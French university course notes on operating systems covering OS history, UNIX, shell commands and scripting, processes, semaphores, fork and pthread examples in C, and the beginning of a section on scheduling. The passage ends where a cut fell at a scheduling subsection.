Chapitre 1 : Généralités sur les systèmes d'exploitation

Les deux premiers paragraphes de la partie cours de ce chapitre sont pratiquement tirées mot pour mot du cours système de D.Revuz (chapitre 1) (http ://massena.univ-mlv.fr/dr/NCS) ou disponible à partir du serveur Spédago : http ://athena.alcyonis.fr/cgi-bin/w3-msql/spd/cours.html

I) Historique(1945-55)

L'ENIAC soit 20000 tubes à vide, fait 20 tonnes et occupe 160 m^2 .

Chaque Calculateur est unique et une équipe travaille à la fois à la fabrication, la programmation, la maintenance et l'utilisation.

Ce sont des machines sans mémoire, exécutant un seul programme à la fois. Le chargement des programmes et des données se fait au mieux avec des cartes ou des bandes perforées.

Durant cette période de nombreuses tâches sont automatisées, chargement, assemblage, édition de liens (avec des bibliothèques).

Plus tard sont développés les compilateurs permettant d'utiliser des langages de plus haut niveau.

2°) Transistors et traitement par lots 1955-65

Invention de la mémoire (assemblage) → Fabrication industrielle, commercialisation de machines. Une séance type de programmation :

- écriture sur cartes [programmeur]
- chargement des cartes compilateur [opérateur]
- chargement des cartes du programme
- création du code intermédiaire
- chargement des cartes de l'assembleur
- création du code en langage machine
- exécution du programme

un problème : à chaque erreur réalisation d'un dump (listing de limage mémoire) pour le programmeur, qui n'est pas sur place pour réaliser une correction à chaud (pas de périphériques interactifs trop coûteux).

Solutions :

- le traitement par lots (batch proccessing) pour regrouper et exécuter par groupes les travaux similaires
- le moniteur résident qui enchaîne automatiquement les travaux, un nouveau type de cartes est introduit, qui donne des instructions à réaliser par le moniteur, (charger, exécuter, etc.).

Ce moniteur résidant est l'ancêtre des systèmes d'exploitation, (la mémoire qui est apparue avec les transistors est découpée en deux zones : moniteur, utilisateur).

La différence de vitesse entre les E/S et l'unité centrale (UC) devient flagrante : les périphériques sont alors dotés de circuits autonomes leur permettant de faire certains traitements sans le secours de l'UC. Ces circuits sont parfois des ordinateurs plus petits dont le coût du temps de calcul est plus faible est ont été introduits en 1960.

Viennent ensuite les entrées-sorties tamponnées : le superviseur d'entrées-sorties assure la lecture des cartes dans une zone dédiée de mémoire centrale, avant que le programme n'en ait effectivement besoin. De même lorsque le programme demande une impression celle-ci est remplacée par une recopie dans une zone dédiée de la mémoire centrale. C'est le superviseur qui assurera l'impression du contenu de cette zone ultérieurement.

3°) VLSI et Multiprogrammation 1965-80

Circuits intégrés → moindre coût de fabrication → évolution rapide des modèles → vente aux entreprises.
IBM lance l'idée d'un système unique adapté à plusieurs machines: OS/360.
Arrivée des disques magnétiques. Apparaît le principe de multiprogrammation, les entrées-sorties sur disque étant effectuées de façon asynchrone avec des calculs sur l'unité centrale (parallélisation).

Multiprogrammation : plusieurs programmes sont en même temps en mémoire et sur le disque, si le programme en cours d'exécution demande une opération d'entrée-sortie alors un autre programme est exécuté pendant que se déroule l'opération. Cette multiprogrammation nécessite le renforcement de certains mécanismes : protection des données et programmes, contrôle des accès aux ressources, mécanisme d'interruption.

Contrôle des procédés (1965) puis le temps partagé : un ordinateur et plusieurs terminaux.

4°) UNIX

1969 Ken Thompson, Dennis Ritchie
1971 + Brian Kernighan
1973 C
1984 100000 cpu /UNIX
1993 UNIX est le système de référence
Avec de nombreux standards AES, SVID2, XPG2, XPG3, XPG4, POSIX.1 OSF et des innovations comme : les micro-noyaux, MACH, CHORUS, MASIX
Des copies : Windows NT par exemple ...
Le succès d'UNIX sans doute parce que :

- Écrit dans un langage de haut niveau : C (C++, Objective C) ;
- une interface simple et puissante : les shells, qui fournissent des services de haut niveau ;
- Des primitives puissantes qui permettent de simplifier l'écriture des programmes ;
- Un système de fichier hiérarchique qui permet une maintenance simple et une implémentation efficace ;
- Un format générique pour les fichiers, le flot d'octets qui simplifie l'écriture des programmes ;
- Il fournit une interface simple aux périphériques ;
- Il est multi-utilisateurs et multi-tâches ;
- Il cache complètement l'architecture de la machine à l'utilisateur.

5°) Des points forts

- Système né dans le monde de la recherche (intégration de concepts avancés)
- Diffusion ouverte (accès aux sources)
- Langage (de haut niveau) compilation séparée, conditionnelle, paramétrage, précompilation
- Enrichissement constant
- Ouverture (paramétrabilité du poste de travail)
- Souplesse des entrées/sorties (uniformité)
- Facilités de communication inter-systèmes
- Communautés d'utilisateurs (/etc/groups)
- Langages de commandes (flexibles et puissants)
- Aspect multi-utilisateurs connections de tout type de terminal, bibliothèques, etc
- Parallélisme
  - multi-tâches : "scheduling" par tâche
  - communication entre tâches
  - multiprocesseurs
- Interface système/applications (appels système, bibliothèque)
- le système de gestion de fichiers (hiérarchie)
- Interfaces graphiques normées : X11.

6°) Des points faibles

- Sécurité (pire encore en réseau) Amélioration avec les A.C.L.
- Fragilité du S.G.F. pertes de fichiers possible en cas de crash
- Gestion et rattrapage des interruptions pas de temps réel (Q.N.X.).
- Mécanisme de création de processus lourd Amélioration avec les threads.
- Une édition de liens statique Amélioration avec les librairies partagées.
- Rattrapage d'erreur du compilateur C standard peu aisé !
- Coût en ressources
- Gestion → verrous sur fichiers

II) Structure générale des systèmes d'exploitation

Un système d'exploitation est un programme qui sert d'interface entre un utilisateur et un ordinateur.
Un système d'exploitation est un ensemble de procédures manuelles et automatiques qui permet à un





Fig. 1.1 -- Vue générale du système

groupe d'utilisateurs de partager efficacement un ordinateur. Brinch Hansen. Il est plus facile de définir un système d'exploitation par ce qu'il fait que par ce qu'il est. J.L. Peterson.
Un système d'exploitation est un ensemble de procédures cohérentes qui a pour but de gérer la pénurie de ressources. J-l. Stehlé P. Hochard.
Quelques systèmes :
- le batch Le traitement par lot (disparus).
- interactifs Pour les utilisateurs (ce cher UNIX).
- temps réels Pour manipuler des situations physiques par des périphériques (OS9 un petit frère futé d'UNIX).
- distribués UNIX?, les micros noyaux? l'avenir?
- moniteurs transactionnels Ce sont des applications qui manipulent des objets à tâches multiples comme les comptes dans une banque, des réservations, etc
- SE orientés objets Micro Noyaux.

1°) Les couches fonctionnelles

Couches fonctionnelles :
- Programmes utilisateurs
- Programmes d'application éditeurs/tableurs/BD/CAO
- Programmes système assembleurs/compilateurs/éditeurs de liens/chargeurs
- système d'exploitation
- langage machine
- microprogramme
- machines physiques



L'architecture globale d'UNIX est une architecture par couches (coquilles) successives comme le montre la figure 2.2. Les utilisateurs communiquent avec la couche la plus évoluée celle des applications. Le programmeur lui va pouvoir en fonction de ces besoins utiliser des couches de plus en plus profondes. Chaque couche est construite pour pouvoir être utilisée sans connaître les couches inférieures (ni leur fonctionnement, ni leur interface).
Cette hiérarchie d'encapsulation permet d'écrire des applications plus portables si elles sont écrites dans les couches hautes. Pour des applications où le temps de calcul prime devant la portabilité, les couches basses seront utilisées.

3°) L'architecture du noyau




Fig. 1.3 -Architecture du noyau

L'autre approche architecturale est l'architecture interne du Noyau (kernel). C'est à dire l'architecture du programme qui va nous interfacer avec le matériel. Le but ici est de simplifier la compréhension et la fabrication du système. Nous cherchons donc ici à décomposer le noyau en parties disjointes (qui sont concevables et programmables de façons disjointes). La Figure 2.3 donne une idée de ce que peut être l'architecture interne d'un noyau UNIX. Noter bien la position extérieure des bibliothèques .

Un système d'exploitation doit offrir une chaîne de production de programmes : compilateurs ...

III) Les commandes SHELL LINUX/UNIX

1) Démarrer et arrêter

shutdown -h now	stoppe le système immédiatement sans redémarrer
halt	stoppe tous les processus. Même chose que ci-dessus
shutdown -r 5	stoppe le système dans 5 mn et redémarre
reboot	stoppe le système et redémarre
startx	démarre Xwindows
logout	stoppe une connexion

2) Montage du système de fichier et accès

mount -t iso9660 /dev/cdrom /mnt/cdrom monte un CDROM et l'appelle cdrom dans le répertoire /mnt

mount -t msdos /dev/hdd /mnt/ddrive monte un disque dur d comme un système de fichiers MSDOS et l'appelle ddrive dans le répertoire /mnt

mount -t vfat /dev/hdd /mnt/ddrive	monte un disque dur d comme un système de fichiers WIN95 et l'appelle ddrive dans le répertoire /mnt
umount /mnt/cdrom	démonte le CDROM
ls	liste les fichiers dans le répertoire courant
cd	permet de changer de répertoire
mkdir	permet de créer un répertoire
rmdir	permet d'effacer un répertoire
rm	permet d'effacer un fichier
cp	permet de copier un fichier
mv	permet de renommer un fichier
pwd	permet de connaître le répertoire courant
./	désigne le répertoire courant
attrib	commande permettant de modifier les attributs d'un fichier
chmod +x nomficher	rend le fichier nomfichier exécutable

3) Chercher des fichiers et du texte dans les fichiers

find / -name fname -print	cherche à partir du répertoire racine un ficher appelé fname
find / -name « ***fname**** »	cherche à partir du répertoire racine un ficher contenant fname
grep textstringtofind /dir	cherche à partir du répertoire /dir tous les fichiers contenant textstringtofind
cat	permet de visualiser le contenu d'un fichier texte

4) Administration des utilisateurs

adduser accountname	crée un compte pour un nouvel utilisateur accountname
passwd accountname	donne au compte accountname un nouveau mot de passe
su	permet de se faire passer pour le super utilisateur (si l'on connaît son mot de passe)
exit	stoppe le compte superutilisateur pour devenir un utilisateur normal.

5) Processus

ps	liste les processus tournant sur une machine
&	permet de lancer deux processus en parallèle
kill	permet de tuer un processus, c'est à dire de l'arrêter

6) Réseau

ping	permet de vérifier une connexion réseau
rlogin	permet une connexion déportée (ne vous demande pas un mot de passe) ~.RC pour sortir
telnet	permet une connexion déportée
rsh	permet une connexion déportée non interactive (exécuter une seule commande)
rcp	copie de fichiers déportés
ftp	copie de fichiers déportés

7) Créer un script

Variables : ne sont pas déclarées. Lors de l'utilisation d'une variable, son nom doit être précédé de $ sauf lorsqu'on lui assigne une valeur. On peut obtenir sa valeur avec echo.
Truc désigne une variable et $Truc sa valeur.

```
$ salutation=bonjour
$ echo $salutation
Bonjour
```

Apostrophes et guillemets : Une variable entre guillemets est remplacée par sa valeur. Par contre entre apostrophes aucune substitution ne se produit.
Variables de paramètres : si le script est invoqué à l'aide de paramètres alors $1, $2, ... contiennent les paramètres. $0 contient le nom du script.

Commande [] ou test : ces commandes sont synonymes sur la plupart des systèmes. Par exemple le test de la présence d'un fichier peut s'écrire des trois manières suivantes :

```
if test -f demo.c       if [ -f demo.c ]        if [ -f demo.c ]; then
then                    then                    ....
...                     ...                     fi
fi                      fi
```

La commande test utilise trois types de conditions

- comparaison de chaînes : chaine1=chaine2, chaine1 !=chaine2, -n chaine, -z chaine
- comparaison arithmétique : exp1 -eq exp2, exp1 -neq exp2, -gt, -ge, -lt, -le et !
- Conditions de fichier : -d, -e, -f, -g, -r, -s, -u, -w, -x (répertoire, existe, normal, set-group-id, peut être lu, taille >0, set-user-id, peut être écrit, exécutable)

```
[ $i -le 3 ] # renvoi 0 si $i est plus petit ou égal à 3. Sinon 1
[ « $arf » = « erf » ] # renvoi 0 si $arf est la chaîne « erf »
[ « $PWD » = «/ » ] && ls #execute ls si l'on se trouve dans le répertoire
racine (/)
```

Structures de contrôles : if, elif, for, while, until, case

```
$ i=1
$ while [ $i -lt 10 ] #tant que i strictement plus petit que 10
> do
>   i=$((i+1)) # on incrémente i
> done
$ echo $i
10
```

Voici un exemple de script :

```
#! /bin/sh
# mon premier script
for fichier in *
do
  if grep -q POSIX $fichier
  then
    more $fichier
  fi
done
exit 0
```

IV) Bibliographie

C. Carrez "Les systèmes informatiques" Dunod Informatique (1990)
Craig Whitherspoon et al. « LINUX pour les NULS » IDG BOOKS (1998)
John Levine et al. « UNIX pour les nuls » IDG BOOKS (1996)

Un chapitre sur la programmation SHELL dans
Neil Matthew, Richard Stones « Programmation LINUX » Eyrolles (2000)
ou dans
Michael Wielsch « La bible LINUX » MicroApplication (1999) (2° édition en 2000)
David Obadia « Introduction au Shell (GNU/bash) » Linux magazine Juillet/Aout 2000 n°19 p44 - 45

Chapitre 2 : Les processus

I) Définitions


Processus : fournit un modèle pour représenter l'activité résultant d'un programme sur une machine.
Les processus, à quoi ça sert ? Ça sert à faire plusieurs activités en "même temps".

1°) Etat d'un processus

Permet d'exprimer si celui-ci est réellement exécuté, s'il est prêt à être exécuté (en attente du processeur) ou encore s'il est en attente de ressources autres que le processeur (mémoire, imprimante...) ou d'un événement extérieur.
C'est le système d'exploitation qui modifie les états des processus.

2°) Opérations sur les processus

- Créer : un processus peut en créer un autre. On a alors un processus père et un processus fils (Commande fork d'UNIX).
- Détruire : s'auto-détruit (exit pour UNIX) ou est détruit par un autre (kill pour UNIX).
- Mettre en attente et réveiller.
- Suspendre et reprendre.
- Changer la priorité.



II) Modèles de représentation des processus

1°) Processus séquentiels


Tâche : unité élémentaire de traitement ayant une cohérence logique.
Processus P : on écrit P=T1....Tn.

On découpe encore : T_i → d_i, f_i d : début, f : fin

Suite de tâches T1, T2, ..., Tn est associé à une suite d1f1d2f2....dnfn
d1f1d2f2....dnfn est appelé mot de l'alphabet A={d1,f1,...,dn,fn}


2°) Système de tâches et graphes de précédences

On définit une relation de précédence sur E ensemble des tâches notée < comme :
i) $\forall T \in E$ on n'a pas T<T
ii) $\forall T, T' \in ExE$ on n'a pas simultanément T<T' et T'<T
iii) < est transitive.
Soit un système de tâches S=(E,<), on interprète la relation < comme : T<T' <=> terminaison de T nécessairement avant début de T'. Ainsi, si on a ni T<T' ni T'<T on dira que les tâches sont exécutables en parallèle.
Le graphe de précédence est une représentation graphique de la relation -> qui est trouvée à partir de < en retirant les transitivités (voir dans les exercices). < et -> ont même fermeture transitive.
Le langage d'un système de tâche est défini comme l'ensemble des mots qui satisfont les contraintes du graphe de précédence.
Exemple donné en cours.
Soient deux systèmes de tâche G1 et G2. On définit le produit de G1 et de G2 en ajoutant au graphe des arêtes joignant chaque sommet terminal de G1 à chaque sommet initial de G2. Exemple ci-dessous ainsi que la mise en parallèle.



III) Interactions de processus

1°) Parallélisme = non déterminisme



Soient 4 tâches caractérisées par le graphe de précédence ci-contre.
T1 : N:=0;
T2 : N:=N+1;
T3 : N:=N+1;
T4 : afficher N;
On découpe : d3,d2 : lit la valeur de N
f2 f3 : écrit la nouvelle valeur
w=d1f1d3d2f2f3d4f4 donne comme résultat 1
w=d1f1d2f2d3f3d4f4 donne 2

Il y a donc non déterminisme.
La raison exacte du non déterminisme est que T3 et T2 lisent et écrivent dans N (partage d'une case mémoire en lecture et écriture). Il suffit en fait qu'une écrive et que l'autre lise pour que le résultat dépende de l'ordre d'exécution.

Notion d'état : La mémoire centrale peut être vue comme une suite de cellules Ci : M=(C1,C2,...,Cm).
L'état du système sk après l'événement ak est :
sk = [c1(k), ..., Cm(k)] k=0 étant l'état initial.
Chaque tâche utilise certaines cellules soit pour les consulter soit pour les modifier. On caractérise les tâches par leur domaine de lecture et d'écriture :

Tâche	Domaine de lecture	Domaine d'écriture
Ti	Li={C'1, ..., C'p}	Ei={C"1, ...C"q}

Pour l'exemple ci-dessus :

Tâche	Domaine de lecture	Domaine d'écriture
T1	L1={}	E1={N}
T2	L2={N}	E2={N}
T3	L3={N}	E3={N}
T4	L4={N}	E4={}

Définition : Soit S=(E,<) un système de tâches. T et T' sont dites non interférentes vis à vis de S si :
- ou bien T est un prédécesseur ou successeur de T'
- ou bien $L_T \cap E_{T'} = L_{T'} \cap E_T = E_T \cap E_{T'} = \varnothing$

Ces conditions sont appelées conditions de Bernstein.


Théorème : Soit S=(E,<) un système de tâches. Si les tâches sont 2 à 2 non interférentes alors il est déterminé.

2°) Parallélisme maximal

Un système de taches de parallélisme maximal est un système déterminé dont le graphe de précédence vérifie la propriété : la suppression de tout arc (T,T') du graphe G entraîne l'interférence des tâches T et T'.
Théorème : Soit S=(E,<) un système déterminé. Il existe un unique système S' de parallélisme maximal équivalent à S, S'=(E',<') où <' est la fermeture transitive de la relation R telle que :
$R=\{(T,T') / (T<T') \text{ et } (L_T \cap E_{T'} \neq \emptyset \text{ ou } L_{T'} \cap E_T \neq \emptyset \text{ ou} E_T \cap E_{T'} \neq \emptyset) \text{ et } E_T \neq \emptyset \text{ et } E_{T'} \neq \emptyset\}$
En résumé, si on n'a pas les conditions de Bernstein satisfaites, on crée un arc (relation R)
Algorithme : construire le graphe de R puis éliminer tous les arcs redondants (par transitivité).

3°) Blocage


Dans ce carrefour les 4 voitures sont bloquées.
Elles attendent toutes une ressource : le passage.



IV) Synchronisation de processus

1°) Introduction

Ce qui a été fait est insuffisant : on ne sait pas rendre déterministe un système indéterministe. En fait il suffit de rendre deux tâches interférantes indivisibles (ou atomiques). Mais la contrainte est trop forte.



2°) Problème de la section critique

Soient des processus Pi consistant en :

```
répéter
  <section restante>
  <section critique>
jusqu'à faux
```

Ces processus sont lancés en parallèle.
Problème : comment transformer les programmes des processus P1.... Pn de manière à créer un nouveau système de processus parallèles tel qu'à tout instant un seul processus soit en section critique ?
Nous parlerons alors d'exclusion mutuelle.

3°) Sémaphore

Le sémaphore est une des réponse au problème posé. Il s'agit d'une variable de type entier à laquelle il est possible d'accéder par deux opérations P et V indivisibles.


```
P(S) : tant que S<=0 faire rien;        V(S) : S:=S+1;
       S:=S-1;
```

On ajoute parfois une troisième primitive Init(S,valeur).
L'exclusion mutuelle est réalisée :

```
Init(ex_mut,1);
```

```
Pi : répéter
       <section restante>
       P(ex_mut);
       <section critique>
       V(ex_mut);
jusqu'à faux
```

Pour améliorer on lui associe une file d'attente ce qui évite l'attente active.
Application : En programmation parallèle on veut réaliser une précédence :



Il suffit de remplacer la précédence comme indiqué ci-contre. On peut ensuite lancer T1 et T2 en parallèle sans problème.


Exemple traité en cours.

et **init(S,0);**

V) **Processus et LINUX**

1°) Structure des processus

Si deux utilisateurs trac et truc utilisent l'utilitaire grep en même temps voilà ce qui se passe en mémoire:



Si nous exécutons un ps -af on aura :

UID	PID	PPID	C	STIME	TTY	TIME	CMD
trac	103	96	0	15:24	tty2	00:00:00	grep
truc	104	92	0	15:24	tty4	00:00:00	grep

On peut avoir les processus système avec la commande ps -ax

Le répertoire /proc fournit aussi des informations essentielles sur les processus. (Linux Magazine N°18 Juin 2000 p24)

2°) Les appels systèmes

• Création de processus :	pid_t fork(void)	#include <unistd.h>
• Terminaison	void _exit(int status) void exit(int status)	#include <unistd.h>
• Attente de terminaison de processus fils	pid_t wait(int *statusp) pid_t wait_pid(pid_t pid,int *statusp, int options)	#include <sys/types.h> #include<sys/wait.h>

Exemple de programme :

```
#include <errno.h>
#include <stdio.h>
#include <unistd.h>
int i;
main() {
  pid_t pid;
  i=1;
  pid=fork();
  if (pid==-1)
    perror("fork");
  else if (pid==0) {
    printf("Je suis le processus fils : pid %d\n",pid);
    sleep(2);
```

```
    printf("La valeur de i est : %d\n",i);
  } else {
    printf("Je suis le père : pid = %d\n",pid);
    printf("La valeur de i est : %d\n",i);
  }
  return 0;
}
```

Le problème du fork est essentiellement lié au partage des données. Une variable globale mise à jour par le processus père gardera la même valeur pour le processus fils. Ici par exemple il est clair que le fils attend suffisamment pour afficher que le père ait incrémenté i, pourtant i du fils reste à un.

3°) Le multi-threading sous LINUX (LINUX Magazine Juin 99 Pierre Ficheux)

Un thread ressemble fortement à un processus fils classique à la différence qu'il partage beaucoup plus de données avec le processus qui l'a créé :

- les variables globales
- les variables statiques locales
- les descripteurs de fichiers (file descriptors)

Il existe une norme pour les bibliothèques de thread (POSIX 1003.1c). Elle n'est naturellement pas respectée par Microsoft. LINUX possède une bibliothèque LinuxThreads conforme à POSIX développée par Xavier Leroy (Xavier.Leroy@inria.fr)
La création de thread commence par l'écriture d'un sous programme (se terminant par `pthread_exit(0);`) la déclaration des threads (`pthread_t th1,th2;`) puis la création pthread_create. Un exemple sera plus parlant :

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
void *my_thread_process(void *arg) {
  int i ;
  for(i=0 ;i<5 ;i++) {
    printf("Thread %s : %d\n",(char *) arg,i);
    sleep(1);
  }
  pthread_exit(0);
}
main(int ac,char **av) {
  pthread_t th1,th2;
  void *ret;
  if (pthread_create(&th1,NULL,my_thread_process,"1")<0) {
    fprintf(stderr,"pthread_create error for thread 1\n");
    exit(1);
  }
  if (pthread_create(&th2,NULL,my_thread_process,"2")<0) {
    fprintf(stderr,"pthread_create error for thread 2\n");
    exit(1);
  }
  (void)pthread_join(th1,&ret);
  (void)pthread_join(th2,&ret);
}
```

On compile avec `cc -D_REENTRANT -o thread1 thread1.c -lpthread`

La bibliothèque LinuxThread fournit également une implémentation des sémaphores POSIX 1003.1b. Voici un exemple simple:

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <semaphore.h>
static sem_t my_sem;
int the_end;
void *thread1_process(void *arg) {
  while(!the_end){
    printf("J'attends !\n");
    sem_wait(&my_sem);
  }
  printf("OK je sors !\n");
  pthread_exit(0);
}
void *thread2_process(void *arg) {
  register int i;
  for(i=0;i<5;i++){
    printf("J'arrive %d !\n",i);
    sem_post(&my_sem);
    sleep(1);
  }
  the_end=1;
  sem_post(&my_sem);
  pthread_exit(0);
}
main(int ac,char **av) {
  pthread_t th1,th2;
  void *ret;
  sem_init(&my_sem,0,0);
  if (pthread_create(&th1,NULL,thread1_process,NULL)<0) {
    fprintf(stderr,"pthread_create error for thread 1\n");
    exit(1);
  }
  if (pthread_create(&th2,NULL,thread2_process,NULL)<0) {
    fprintf(stderr,"pthread_create error for thread 2\n");
    exit(1);
  }
  (void)pthread_join(th1,&ret);
  (void)pthread_join(th2,&ret);
}
```

Remarquons qu'ici the_end est une variable globale donc initialisée à 0.

Bibliographie :

K. Hwang "Computer Architecture and Parallel Processing" McGraw Hill (1984)
A. Arnold et al. "Programmes parallèles : modèles et validation" Armand Colin (1992)
J. Beauquier "Systèmes d'exploitation : concepts et algorithmes" McGraw Hill (1990)
A. Tannenbaum "Les systèmes d'exploitation" InterEditions (1989)

Chapitre 3 : Allocation de ressource et ordonnancement

I) Introduction

1°) Objectif d'une politique d'allocation

On appelle ressource tout objet nécessaire à l'exécution d'un processus. Les ressources sont gérées par le système d'exploitation. Il s'agit en général de : la mémoire principale et secondaire, du processeur, des entrées sorties et voies de communication.
Politique : doit satisfaire de manière équitable en évitant les phénomènes indésirables - interblocages privation écroulement.
Interblocage : situation dans laquelle deux ou plusieurs processus sont bloqués indéfiniment.


Exemple :

P1	P2
verouiller-exclusif (f1);	verouiller-exclusif(f2);
...	....
verouiller(f2);	verouiller(f1);
...	....
deverouiller(f2);	devérouiller(f1);
devérouiller(f1);	dévérouiller(f2);

peut bloquer si chacun exécute ensemble sa première instruction.
Privation : attente indéfinie.
Ecroulement : phénomène de congestion qui résulte d'une demande de ressource supérieure à un seuil de saturation.

2°) Modélisation (Holt 1972)

On utilise un graphe orienté ayant deux types de noeuds, les processus représentés par des cercles et les ressources par des carrés.


ressource attribuée au processeur

processus bloqué en attente de la ressource

Théorème : L'existence d'un interblocage implique une boucle dans ce graphe. La réciproque n'est malheureusement pas vraie.
Exemple montré en cours.

Face à ce problème on peut :
- Pratiquer la politique de l'autruche : les matheux la trouve inacceptable, les ingénieurs raisonnent en fréquence d'apparition. UNIX ne détecte pas les interblocages.
- Détecter les problèmes et y remédier.
- Les éviter dynamiquement
- Les prévenir.

II) Ordonnancement

Le système d'exploitation possède un distributeur de tâches (dispatcher, job-contoler, shceduler).

1°) Quelques problèmes d'ordonnancement

En multiprogrammation il est évident que la mise au point d'un programme demande plus de ressources qu'un programme de gestion. On va alors favoriser certaines classes de programme, mais l'expérience montre qu'alors tout le monde cherche à en profiter.
L'ordonnancement des tâches dans le système d'exploitation est le choix de la tâche à laquelle le système va attribuer le processeur. L'algorithme de choix va utiliser un certain nombre de paramètres pour prendre une décision :
- état de chaque tâche (élu, prêt, en attente)
- priorité associée à chaque tâche
- tranche de temps.

Événement significatif : lorsqu'il survient, il provoque obligatoirement l'exécution par le système de l'algorithme d'ordonnancement (fin d'une entrée-sortie, horloge indiquant la fin d'une tranche...)
Préemption : une tâche importante passe dans l'état prêt.
Les trois ordonnancement les plus connus sont :

- plus haute priorité d'abord,
- le tourniquet (round robin)
- files d'attente rétroactives (feed-back queues).

2°) Plus haute priorité d'abord

